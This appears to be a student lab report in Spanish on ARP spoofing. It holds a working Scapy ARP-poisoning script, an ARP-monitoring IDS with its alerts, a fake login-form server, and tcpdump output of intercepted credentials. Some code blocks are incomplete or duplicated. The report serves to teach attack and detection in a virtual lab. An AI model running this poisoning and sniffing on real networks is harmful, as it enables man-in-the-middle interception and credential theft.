


ARP SPOOFING


Trabajo 2 de dam

Adrian Muñoz


PROTOCOLO ARP



ARP SPOOFING



LABORATORIO ARP



SCRIPT ARP

```
import sys
from rich.console import Console
from rich.panel import Panel
from rich.prompt import Prompt
from rich.table import Table
from rich.live import Live

console = Console()

def get_banner():
    banner = """
AAA SPOOFER

[/bold cyan]
[bold white] > Laboratorio de Seguridad - Tool de Envenenamiento ARP <[/bold white]
    """
    return Panel(banner, border_style="cyan")

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=2, verbose=False)[0]
    if answered_list:
        return answered_list[0][1].hwsrc
    return None

def spoof(target_ip, spoof_ip, target_mac):
    packet = scapy.Ether(dst=target_mac)/scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    scapy.sendp(packet, verbose=False)

def start_attack():
    console.clear()
    console.print(get_banner())

    target_ip = Prompt.ask("[bold yellow]IP de la Victima (Win7)[/bold yellow]", default="192.168.1.120")
    gateway_ip = Prompt.ask("[bold yellow]IP del Gateway (Ubuntu)[/bold yellow]", default="192.168.1.1")

    with console.status("[bold green]Escaneando objetivos ...[/bold green]"):
        victim_mac = get_mac(target_ip)
```

```
        with console.status("[bold green]Escaneando objetivos ...[/bold green]"):
            victim_mac = get_mac(target_ip)
            gateway_mac = get_mac(gateway_ip)

            if not victim_mac or not gateway_mac:
                console.print("[bold red][!] ERROR: No se obtuvo respuesta de los nodos.[/bold red]")
                sys.exit()

            table = Table(title="Panel de Control de Ataque")
            table.add_column("Estado", justify="center", style="green")
            table.add_column("Paquetes Inyectados", justify="center", style="magenta")

            sent_packets = 0

            try:
                with Live(table, refresh_per_second=1) as live:
                    while True:
                        spoof(target_ip, gateway_ip, victim_mac)
                        spoof(gateway_ip, target_ip, gateway_mac)

                        sent_packets += 2
                        table.rows[:] = []
                        table.add_row("[blink]ATACANDO[/blink]", str(sent_packets))
                        time.sleep(2)

            except KeyboardInterrupt:
                console.print("\n[bold red][!] Deteniendo ataque. Limpiando caché ARP ...[/bold red]")

if __name__ == "__main__":
    start_attack()
```

EJECUCION DEL ARP SPOOFING



IDS ARP

```
GNU nano 7.2                                ids_arp.py
import scapy.all as scapy
from rich.console import Console
from rich.panel import Panel

console = Console()

known_devices = {}

def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        ip_src = packet[scapy.ARP].psrc
        mac_src = packet[scapy.ARP].hwsrc

        if ip_src not in known_devices:
            known_devices[ip_src] = mac_src
            console.print(f"[bold blue][*] [/bold blue] Dispositivo registrado: {ip_src} -> {mac_src}")

        elif known_devices[ip_src] != mac_src:
            console.print("." * 50)
            console.print(f"[bold red][!] ALERTA: ATAQUE ARP DETECTADO EN {ip_src}[/bold red]")
            console.print(f"[yellow]MAC Legitima: {known_devices[ip_src]}[/yellow]")
            console.print(f"[bold white]MAC Atacante: {mac_src}[/bold white]")

def start_ids():
    console.clear()
    console.print(Panel("[bold cyan]IDS - MONITOR DE INTEGRIDAD ARP[/bold cyan]", expand=False))
    console.print("[italic]Escuchando tráfico en enp0s3...[/italic]\n")

    scapy.sniff(iface="enp0s3", store=False, prn=process_sniffed_packet, filter="arp")

if __name__ == "__main__":
    start_ids()
```

DETECCIÓN IDS

IDS - MONITOR DE INTEGRIDAD ARP

Escuchando tráfico en enp0s3...

[*] Dispositivo registrado: 192.168.1.1 -> 08:00:27:df:0f:9c
[*] Dispositivo registrado: 192.168.1.10 -> 08:00:27:ae:37:1b
[*] Dispositivo registrado: 192.168.1.120 -> 08:00:27:66:2c:b4

[!] ALERTA: ATAQUE ARP DETECTADO EN 192.168.1.120

MAC Legítima: 08:00:27:66:2c:b4

MAC Atacante: 08:00:27:ae:37:1b

INTERCEPTACIÓN Y ROBO DE DATOS HTTP

```
GNU nano 7.2 server.py
from http.server import HTTPServer, BaseHTTPRequestHandler
import urllib.parse

class SimpleScanner(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()


        html = """
        <html>
        <body style="font-family:Arial; text-align:center; padding-top:50px;">
        <h2>Acceso al Panel de Control de Red</h2>
        <form method="POST">
        Usuario: <input type="text" name="user"><br><br>
        Password: <input type="password" name="pass"><br><br>
        <input type="submit" value="Iniciar Sesión">
        </form>
        </body>
        </html>
        """
        self.wfile.write(html.encode())

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length).decode('utf-8')
        print(f"\n[*] Datos recibidos en el servidor: {post_data}")

        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(b"<h1>Error 500: Servicio temporalmente no disponible</h1>")

print("[*] Servidor web de la victima iniciado en el puerto 80...")
server = HTTPServer(('0.0.0.0', 80), SimpleScanner)
server.serve_forever()
```

EJECUCIÓN DEL FORMULARIO WEB



The screenshot shows a Windows Internet Explorer browser window with the address bar set to `http://192.168.1.1/`. The page title is "Acceso al Panel de Control de Red". The form contains the following elements:

- Usuario:** A text input field containing the value "adrian".
- Password:** A password input field with masked characters (dots).
- DetECCIÓN IDS:** A small button located to the right of the password field.
- Iniciar Sesión:** A button located below the password field.

EXFILTRACIÓN DE DATOS CON TCPDUMP

```
user=adrian&pass=123456781
22:19:12.433750 IP (tos 0x0, ttl 127, id 101, offset 0, flags
192.168.1.120.49162 > 192.168.1.1.http: Flags [P.], cksum
POST / HTTP/1.1
Accept: application/x-ms-application, image/jpeg, app
Referer: http://192.168.1.1/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Window
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.1.1
Content-Length: 26
Connection: Keep-Alive
Cache-Control: no-cache

user=adrian&pass=123456781 [http]
E..G.e@...u....x.....
.P.{0a....P.@)....POST / HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application
Referer: http://192.168.1.1/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.1.1
```

```
(adrian@kali)-[~]
$ sudo tcpdump -i eth0 -vv -A host 192.168.1.120 and port 80
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:19:04.103311 IP (tos 0x0, ttl 128, id 94, offset 0, flags [DF], proto TCP (6), length
192.168.1.120.49161 > 192.168.1.1.http: Flags [S], cksum 0xdeda (correct), seq 18016
E..4.^@...v....x..... .P
.![.....
22:19:04.106158 IP (tos 0x0, ttl 127, id 94, offset 0, flags [DF], proto TCP (6), length
192.168.1.120.49161 > 192.168.1.1.http: Flags [S], cksum 0xdeda (correct), seq 18016
E..4.^@...w....x..... .P
.![.....
22:19:04.107470 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 5
192.168.1.1.http > 192.168.1.120.49161: Flags [S.], cksum 0x6da6 (correct), seq 2066
E..4.^@...x....f?
```